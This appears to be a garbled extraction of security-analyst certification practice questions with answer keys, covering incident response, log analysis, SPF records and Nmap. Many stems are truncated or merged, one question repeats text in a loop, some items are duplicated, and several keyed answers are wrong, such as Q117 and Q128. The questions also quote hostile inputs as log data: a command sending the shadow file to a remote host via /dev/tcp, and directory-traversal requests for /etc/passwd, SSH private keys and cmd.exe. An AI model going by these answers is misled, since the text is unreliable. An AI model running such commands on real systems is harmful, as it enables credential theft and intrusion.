A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise'?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat
- B. Start a network capture on the system to look into the DNS requests to validate command and

control traffic.

- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

	Answer: B
Explanation:	
Question: 110	
Question: 110	
A security analyst conducted a risk assessment on an organization's wire high-risk element in the implementation of data confidentially protection the BEST technical security control to mitigate this risk?	
A. Switch to RADIUS technology	
B. Switch to TACACS+ technology.	
C. Switch to 802 IX technology	
D. Switch to the WPA2 protocol.	
	Answer: A
Explanation:	74154461174
Question: 111	
A security analyst discovers accounts in sensitive SaaS-based systems timely manner when an employee leaves the organization To BEST resol should implement	_
A. federated authentication	
B. role-based access control.	
C. manual account reviews	
D. multifactor authentication.	
	Answer: A
Explanation:	
Question: 112	

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

- A. Critical asset list
- B. Threat vector

C. Attack profile D. Hypothesis	
	Answer: D
Explanation:	
Question: 113	
A new on-premises application server was recently installed on the netw server was enabled for vendor support on required ports, but recent seamounts of data are being sent to various unauthorized networks through following configuration changes must be implemented to resolve this allowing remote vendor access?	ecurity reports show large a those ports. Which of the
A. Apply a firewall application server rule.B. Whitelist the application server.C. Sandbox the application server.D. Enable port security.E. Block the unauthorized networks.	
	Answer: B
Explanation:	
Question: 114	
An organization wants to move non-essential services into a cloud Management has a cost focus and would like to achieve a recovery time of the following cloud recovery strategies would work BEST to attain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the following cloud recovery strategies would work be a strain the definition of the strain	ojective of 12 hours. Which
A. Duplicate all services in another instance and load balance between the B. Establish a hot site with active replication to another region within the sc. Set up a warm disaster recovery site with the same cloud provider in a d D. Configure the systems with a cold site at another cloud provider that care	ame cloud provider. lifferent region
	Answer: C
Explanation:	
Question: 115	

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

- A. qualitative probabilities.
- B. quantitative probabilities.

C. qualitative magnitude. D. quantitative magnitude.	
Explanation:	Answer: D
Question: 116	
An organization needs to limit its exposure to accidental disclosure whe contain personal information to recipients outside the company Whi controls would BEST accomplish this goal?	
A. DLP B. Encryption C. Data masking D. SPF	
	Answer: C
Explanation:	
Question: 117	
During a routine log review, a security analyst has found the following identified from the Bash history log on the root user.	ng commands that cannot be
Line 1 logger keeping track of my activity Line 2 tail -1 /vvar/log/syslog Line 3 lvextend -L +50G /dev/volg1/secret Line 4 rm -rf1 /tmp/DFt5Gsd3 Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080 Line 6 yum install httpdassumeyes Which of the following commands should the analyst investigate FIRST?	
which of the following commands should the analyst investigate riks r	
A. Line 1 B. Line 2 C. Line 3 D. Line 4 E. Line 5 F. Line 6	
	Answer: B

Explanation:

Question: 118

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

A. Motion detection B. Perimeter fencing	
C. Monitored security cameras	
D. Badged entry	
	Answer: A
Explanation:	
Question: 119	
A security analyst wants to identify which vulnerabilities a potential att the network is compromised Which of the following would provide the	
A. Baseline configuration assessment B. Uncredentialed scan	
C. Network ping sweep D. External penetration test	
	Answer: D
Explanation:	
Question: 120	
As part of a review of modern response plans, which of the following organization lo understand when establishing the breach notification per	
A. Organizational policies	
B. Vendor requirements and contracts	
C. Service-level agreements	
D. Legal requirements	
	Answer: D
Explanation:	
Question: 121	

A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics. cloned the hard drive, and took the hard drive home for further analysis. Which of the following of the security analyst violate?

- A. Cloning procedures
- B. Chain of custody
- C. Hashing procedures
- D. Virtualization

	Answer: B
Explanation:	
Question: 122	
Question: 122	
An executive assistant wants to onboard a new cloud based product to and dashboarding. When of the following would be the BEST integration	•
A. Manually log in to the service and upload data files on a regular basis B. Have the internal development team script connectivity and file trans C. Create a dedicated SFTP sue and schedule transfers to ensue file trans D. Utilize the cloud products API for supported and ongoing integrations	slate to the new service. sport security
	Answer: D
Explanation:	
Question: 123	
While analyzing logs from a WAF, a cybersecurity analyst finds the follow	
"GET /form.php?id=46322542b4257542566425694256642b425734257442box3133333731,13 Which of the following BEST describes what the analyst has found?	add, 142 tename-astate-111
This of the following 2201 describes what the unufferness to and	
A. This is an encrypted GET HTTP requestB. A packet is being used to bypass the WAFC. This is an encrypted packetD. This is an encoded WAF bypass	
	Answer: D
Explanation:	
Question: 124	
A security analyst at a technology solutions firm has uncovered the vulnerability scan for a long period of time. The vulnerabilities are on the firm's largest client. Which of the following is MOST likely inhibiting	systems that are dedicated to
A. The parties have an MOU between them that could prevent shutting B. There is a potential disruption of the vendor-client relationship C. Patches for the vulnerabilities have not been fully tested by the softw	
D. There is an SLA with the client that allows very little downtime	
	Answer: D
Explanation:	
Question: 125	

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

	Answer: C
Explanation:	
Ougstion: 126	
Question: 126	
The inability to do remote updates of certificates. keys software and commonly associated with:	firmware is a security issue
A. web servers on private networks.	
B. HVAC control systems	
C. smartphones	
D. firewalls and UTM devices	
	Answer: B
Explanation:	
Question: 127	

A security manager has asked an analyst to provide feedback on the results of a penetration lest. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

Answer: A, D

Explanation:

Question: 128	
Which of the following are components of the intelligence cycle? (Select	TWO.)
A. Collection	
B. Normalization	
B. Response	
C. Analysis E. Correction	
F. Dissension	
	Answer: B, E
Explanation:	
Question: 129	
Questioni 123	
Which of the following would a security engineer recommend to BEST	protect sensitive system data
from being accessed on mobile devices?	
A. Use a UEFI boot password.	
B. Implement a self-encrypted disk.	
C. Configure filesystem encryption	
E. Enable Secure Boot using TPM	
	Answer: C
Explanation:	
Overtion 120	
Question: 130	
A cybersecurity analyst needs to rearchitect the network using a firewal the highest level of security To BEST complete this task, the analyst should be a security to BEST complete the security to BEST complete the security should be a security to BEST complete the security should be a security to BEST complete the security should be a security to BEST complete the security should be a security should be a security to BEST complete the security should be a security s	
A. firewall behind the VPN server	
B. VPN server parallel to the firewall	
C. VPN server behind the firewall	
D. VPN on the firewall	
•	Answer: B
Explanation:	
Overtion 121	
Question: 131	

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

A. Self-encrypting drive B. Bus encryption C. TPM D. HSM	
Cyplanation	Answer: A
Explanation:	
Question: 132	
A company's modem response team is handling a threat that was ic analysts have as at remote sites. Which of the following is the MC incident response plan? A. Quarantine the web server	
B. Deploy virtual firewalls C. Capture a forensic image of the memory and disk D. Enable web server containerization	
	Answer: B
Explanation:	
Question: 133	
A security analyst is reviewing the following web server log:	
GET %2f%2f%2f%2f%2f%2f/etc/pesewd	
Which of the following BEST describes the issue?	
A. Directory traversal exploitB. Cross-site scriptingC. SQL injectionD. Cross-site request forgery	
	Answer: A
Explanation:	

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:

```
v=spfl a mx -all
```

Question: 134

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

A)

v=spf1 a mx redirect:mail.marketingpartners.com ?all	
B) v=spfl a mx include:mail.marketingpartners.com -all	
C)	
v=spf1 a mx +all	
D)	
v=spf1 a mx include:mail.marketingpartners.com ~all	
A. Option A	
B. Option B	
C. Option C	
D. Option D	
	Answer: B
Explanation:	
•	
Question: 135	
A cybersecurity analyst is supposing an incident response effort via three	eat intelligence. Which of the
following is the analyst MOST likely executing?	
A. Requirements analysis and collection planning	
B. Containment and eradication	
C. Recovery and post-incident review	
D. Indicator enrichment and research pivoting	
	Answer: A
Explanation:	
Question: 136	
An organization has several systems that require specific logons Ove	
security analyst has noticed numerous failed logon attempts followed the following should the analyst do to reduce the essurence of	
the following should the analyst do to reduce the occurrence of l password resets?	egitimate falled logons and
password resets:	
A. Use SSO across all applications	
B. Perform a manual privilege review	
C. Adjust the current monitoring and logging rules	
D. Implement multifactor authentication	
	Answer: A
Explanation:	
•	
Question: 137	

An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?

- A. Tokenization of sensitive data
- B. Establishment o' data classifications
- C. Reporting on data retention and purging activities
- D. Formal identification of data ownership
- E. Execution of NDAs

	Answer: A
Explanation:	
Question: 138	
A security analyst has discovered suspicious traffic and determined malicious website. The MOST appropriate action for the analyst to change request to:	•

A. update the antivirus software

- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

Explanation:

Answer: B

Question: 139

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

Answer: B

Explanation:

Question: 140

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

Question: 143

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox m between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

b. create an affect that is triggered when a developer mistans an application on a serve	
Ans	wer: A
Explanation:	
Question: 141	
A threat feed notes malicious actors have been infiltrating companies and exfiltr specific set of domains Management at an organization wants to know if it is a victifollowing should the security analyst recommend to identity this behavior without potential malicious actors?	im Which of the
A. Create an IPS rule to block these domains and trigger an alert within the SIEM to domains are requested	
B. Add the domains to a DNS sinkhole and create an alert m the SIEM toot when t queried	the domains are
C. Look up the IP addresses for these domains and search firewall logs for any traff	fic being sent to
those IPs over port 443 D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains a based on this information	and create alerts
Ans	wer: D
Explanation:	
Question: 142	
A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilit vulnerability that should be disseminated FIRST is one that:	ies The type of
A. enables remote code execution that is being exploited in the wild. B. enables data leakage but is not known to be in the environment C. enables lateral movement and was reported as a proof of concept D. affected the organization in the past but was probably contained and eradicated	
Ans	swer: C
Explanation:	

A security analyst implemented a solution that would analyze the attacks that the organization's

firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

S sudo nc $\,$ -1 $\,$ -v -c maildemon . py 25 caplog, txt

Which of the following solutions did the analyst implement?

- A. Log collector
- B. Crontab mail script
- C. Snikhole
- D. Honeypot

Explanation:

Question: 144

A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

	Answer: A
Explanation:	
Ouestion: 145	

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Allowel. D

Explanation:

Question: 146

A security analyst discovered a specific series of IP addresses that are targeting an organization. None

Answer: D

of the attacks have been successful. Which of the following should NEXT?	the security analyst perform
A. Begin blocking all IP addresses within that subnet.B. Determine the attack vector and total attack surface.C. Begin a kill chain analysis to determine the impact.D. Conduct threat research on the IP addresses	
	Answer: D
Explanation:	
Question: 147	
A security analyst is investigating a system compromise. The analyst of date on OS patches at the time of the compromise. Which of the followlnerability that was MOST likely expiated?	•
A. Insider threat	
B. Buffer overflow	
C. Advanced persistent threat	
D. Zero day	
	Answer: D
Explanation:	
Question: 148	
An organization that handles sensitive financial information wants to perenable the execution of recurring transactions. The organization is most in device to support its solution. Which of the following would MOST the desired function?	t interested m a secure, built-
A. TPM B. eFuse C. FPGA	

Explanation:

D. HSM E. UEFI

Question: 149

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?

```
A)
 BadReputationTp - - [2019-04-12 10:432] "GET /etc/passwd" 403 1023
B)
BadReputationIp - - [2019-04-12 10:432] "GET /index.html?src=../.ssh/id_rsa" 401 17044
C)
BadReputationIp - - [2019-04-12 10:432] "GET /a.php?src=/etc/passwd" 403 11056
BadReputationIp - - [2019-04-12 10:432] "GET /a.php?src=../../.ash/id_rea" 200 15036
BadReputationIp - - [2019-04-12 10:432] "GET /favicon.ico?src=../usr/share/icons" 200 19064
A. Option A
B. Option B
C. Option C
D. Option D
E. Option E
                                                                            Answer: D
Explanation:
Question: 150
```

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event

A. Patching logs

- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

constitutes an incident?

Answer: D

Explanation:

Question: 151

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

Question: 154

_	Answer: D
Explanation:	
Question: 152	
After a breach involving the exfiltration of a large amount of sensitive reviewing the following firewall logs to determine how the breach occurrence of the control of the	
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT U 3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT 3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT U 3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY 3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT	TOP 100 BYTES BYTES TOP 5.3M BYTES TOP 1 BYTES
Which of the following IP addresses does the analyst need to investigate	further?
A. 192.168.1.1 B. 192.168.1.10 C. 192.168.1.12 D. 192.168.1.193	
_	Answer: C
Explanation:	Answer: C
<u> </u>	Answer: C
Explanation: Question: 153	Answer: C
<u> </u>	erver are not being sent out.
Question: 153 The help desk noticed a security analyst that emails from a new email set. The new email server was recently added to the existing ones. The command on the new server.	erver are not being sent out.
Question: 153 The help desk noticed a security analyst that emails from a new email set. The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new server. **The new email server was recently added to the existing ones. The command on the new email server was recently added to the existing of the command on the new email server was recently added to the existing of the new email server was recently added to the existing of the new email server was recently added to the new email server was recently added to the new email server was recently added to the new email server w	erver are not being sent out. analyst runs the following
Question: 153 The help desk noticed a security analyst that emails from a new email set. The new email server was recently added to the existing ones. The command on the new server. nslookup -type=txt exampledomain.org "v=apf1 lp4:72.56.48.0/28 -all"	erver are not being sent out. analyst runs the following
The help desk noticed a security analyst that emails from a new email so the new email server was recently added to the existing ones. The command on the new server. Description	erver are not being sent out. analyst runs the following

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users The application then uses a service account, to perform queries and look up data m a database A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

	Answer: B
Explanation:	
Question: 155	
A security analyst has been alerted to several emails that snow evide malicious activities that involve employee PII on the network before I security analysis BEST response would be to coordinate with the legal de	eaving the organization. The
A. the public relations department	
B. senior leadership C. law enforcement	
D. the human resources department	
	Answer: D
Explanation:	
Question: 156	
An information security analyst is working with a data owner to identificate preserve the confidentiality of data within an enterprise environment Of exfiltration of data by malicious insiders Which of the following control mitigate risks?	ne of the primary concerns is
A. Data deduplicationB. OS fingerprintingC. Digital watermarkingD. Data loss prevention	
	Answer: D
Explanation:	
Question: 157	

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conduct internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrate

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

A. Data collection/exfiltration

B. Defensive evasion C. Lateral movement D. Reconnaissance			
Explanation:		-	Answer: A
Question: 158			
Which of me following BEST cybersecurity analysis toolset?	articulates the benefit	t of leveraging	SCAP in an organization's
A. It automatically performs rem B. It enables standard checklist a C. It establishes a continuous into D. It provides validation of suspe	nd vulnerability analysis egration environment fo	expressions for software deve	automaton lopment operations
		-	Answer: B
Explanation:			
Question: 159			
A security analyst needs to asser running a vulnerable version webserverlist.xml. The host list i Nmap commands would BEST ac	of the software and is provided in a file nam	output that lis	t into an XML file named
A. nmap -iL webserverlist.txt -sC	•		
B. nmap -iL webserverlist.txt -sV C. nmap -iL webserverlist.txt -F - _I	•		
D. nmaptakefile webserverlist.	•		-scanports 443
		-	Answer: B

An organization developed a comprehensive modern response policy Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by ail employees
- C. Tabtetop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Explanation:

Question: 160

	Answer: A
Explanation:	
Question: 161	

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

Answer: A

Explanation:

prescriptiveitive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbookules are being implimented.

Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing. https://www.f5.com/labs/articles/education/what-are-security-controls

Question: 162

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
- B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses

Identify potentially affected systems by creating a correlation

D. Identify potentially affected system by creating a correlation search in the SIEM based on the network traffic.

	Answer: D	
anation:		

Question: 163

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?


- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

Answer: A

Explanation:

Question: 164

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

	 Answ
planation:	
uestion: 165	
uestion: 105	

An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

Answer: E

Question: 166

A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

- A. It enables the team to prioritize the focus area and tactics within the company's environment.
- B. It provide critically analyses for key enterprise servers and services.
- C. It allow analysis to receive updates on newly discovered software vulnerabilities.
- D. It supports rapid response and recovery during and followed an incident.

	Answer: A
tion:	

Question: 167

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

Port	State	Service	Version
80/top	open	http	Apache httpd 2.2.14
111/udp	open	rpobind	
443/tap	filtered	https	Apache httpd 2.2.14
2222/tep	open	sah	OpenSSH 5.3pl Debian
3306/ton	open	musc1	5.5.40-Oubuntu0.14.1

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.

D. Standard HTP is open on the system and should be closed.	
	Answer: A
Explanation:	
Question: 168	
A security analyst discovers a vulnerability on an unpatched web semachine learning on Bing Data sets. Exploitation of the vulnerability comillion in lost productivity. The server is located on an isolated network chance of being compromised. Which of the following is the value of this	uld cost the organization \$1.5 work segment that has a 5%
A. \$75.000	
B. \$300.000	
C. \$1.425 million D. \$1.5 million	
	Answer: A
Explanation:	
Question: 169	
The help desk provided a security analyst with a screenshot of a user's d	esktop:
S sircrack-ng -e AHT4 -w dictionary.txt wpaZ.pcapdump Opening wpaZ.pcapdump Read 6396 packets. Opening wpaZ.pcapdump Reading packets, please wait	
nonality passess, passes mass	
For which of the following is aircrack-ng being used?	
A. Wireless access point discovery	
B. Rainbow attack	
C. Brute-force attack	
D. PCAP data collection	
	Answer: B
Explanation:	
Question: 170	

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

A. nmap -sA -O <system> -noping

B. nmap -sT -O <system> -P0 C. nmap -sS -O <system> -P0 D. nmap -sQ -O <system> -P0</system></system></system>	
	Answer: C
Explanation:	
Question: 171	
A team of security analysts has been alerted to potential malware account indicates one of the affected workstations is beaconing on TCP port attempting to spread across the network over port 445. Which of the for NEXT step during the detection phase of this response process?	80 to five IP addresses and
A. Escalate the incident to management, who will then engage the ne	etwork infrastructure team to
keep them informed.B. Depending on system criticality, remove each affected device from the and wireless connections.C. Engage the engineering team to block SMB traffic internally and out IP addresses.	
D. Identify potentially affected systems by creating a correlation sear network traffic.	rch in the SIEM based on the
	Answer: D
Explanation:	
Question: 172	
A hybrid control is one that:	
 A. is implemented differently on individual systems B. is implemented at the enterprise and system levels C. has operational and technical components D. authenticates using passwords and hardware tokens 	
	Answer: B
Explanation:	

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning

Question: 173

B. Containment and eradication C. Recovery and post-incident review	
D. Indicator enrichment and research pivoting	
	Answer: A
Explanation:	
Question: 174	
Question: 174	
The inability to do remote updates of certificates, keys, software, and commonly associated with:	I firmware is a security issue
A. web servers on private networks B. HVAC control systems	
C. smartphones D. firewalls and UTM devices	
D. Irrewalls and OTM devices	
	Answer: B
Explanation:	
Question: 175	
Which of the following BEST articulates the benefit of leveraging cybersecurity analysis toolset?	SCAP in an organization's
A. It automatically performs remedial configuration changes to enterprise B. It enables standard checklist and vulnerability analysis expressions for C. It establishes a continuous integration environment for software deveraged by the provides validation of suspected system vulnerabilities through works.	automation lopment operations
	Answer: B
Explanation:	
Question: 176	
Which of the following software assessment methods would be BEST fo application's availability during peak times?	r gathering data related to an
A. Security regression testingB. Stress testingC. Static analysis testingD. Dynamic analysis testingE. User acceptance testing	
	Answer: B
Explanation:	

Explanation:

Question: 177			
An organization has not had a (CISO) wants to move to a mowould BEST meet that goal?			-
A. Root-cause analysis			
B. Active response			
C. Advanced antivirus			
D. Information-sharing commuE. Threat hunting	inity		
E. Hilledt Hulltillig			
		-	Answer: E
Explanation:		-	
Question: 178			
An organization developed a approved the policy and its ass beneficial to evaluate personn	sociated procedures. W	hich of the followi	ing activities would be MOST
A. A simulated breach scenaric B. Completion of annual inforn C. Tabletop activities involving	nation security awarene	ess training by all e	mployees
D. Completion of lessons-learn E. External and internal penetr	ed documentation by the	ne computer secur	ity incident response team
		-	Answer: A
Explanation:			
O			
Question: 179			
A cybersecurity analyst is resattribute the incident to an afsituation?			•
A. Intelligence cycle B. Diamond Model of Intrusion C. Kill chain D. MITRE ATT&CK	ı Analysis		
		-	Answer: B

Question:	180
Question.	100

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

Explanation:

Question: 181

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -ss 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports
```

PORT	STATE	SERVICE
20/tcp	filtered	ftp-data
21/tcp	filtered	ftp
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	open	http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

Answer: A

Explanation:

Question: 182

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

	Answer: A
planation:	
uestion: 183	

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	googledns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45		53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45		10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45		10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org

Question: 184

C. 83hht23.org-int.org

D. ftps.bluemed.net	
Explanation:	Answer: A

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

- A. Directory traversal
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

Answer: A

Explanation:	
Ouestion: 185	

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization. Monitor the files for unauthorized changes.
- B. Regularly use SHA-256 to hash the directory containing the sensitive information. Monitor the files for unauthorized changes.
- C. Place a legal hold on the files. Require authorized users to abide by a strict time context access policy.

Monitor the files for unauthorized changes.

D. Use Wireshark to scan all traffic to and from the directory. Monitor the files for unauthorized changes.

